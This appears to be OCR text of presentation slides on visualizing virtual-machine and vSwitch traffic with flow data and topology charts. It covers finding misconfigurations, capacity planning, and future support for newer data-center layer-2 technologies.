
To meet above condition, tagged VLAN and vSwitch are needed.

Untagged packet

Tagged packet

New! VM Network Topology Chart


- Shows a traffic topology in the physical server




- Collecting flows from vSwitch
  - drawing VM – VM traffic.

Effectiveness

- Finding a misconfiguration of VM and vSwitch




Abnormal case



Normal case

- Finding VMs which should be moved in capacity planning and migration



(extending the scope of visualization may be needed)

Future Works



- Extending visualization scope to all of the server and network in our iDC.
  - The scope of the chart is only one physical machine now
  - Processing very large flow data

- Supporting next generation data center technologies
  - Not only basic VLAN (802.1Q) but also MAC-in-MAC (802.1aq/802.1ah) and VN-TAG (802.1Qbh)
  - using draft-kashima-ipfix-data-link-layer-monitoring-04
    - which is flexible IPFIX extension for all kinds of L2 components.

- Supporting changes of VLAN and VM location automatically
  - Live Migration, increase/decrease in the number of VMs
  - Linking resource DB

Conclusions

- We challenged to visualize inside and outside of our network by network topology charts using Flows.

Type of chart	We can know…
 Line chart	A traffic change over the time (a part of a complicated network)
 Topology chart	Relationships of each node and an overview of a complicated network.

The more complicate network we observe,

the more important these topology charts.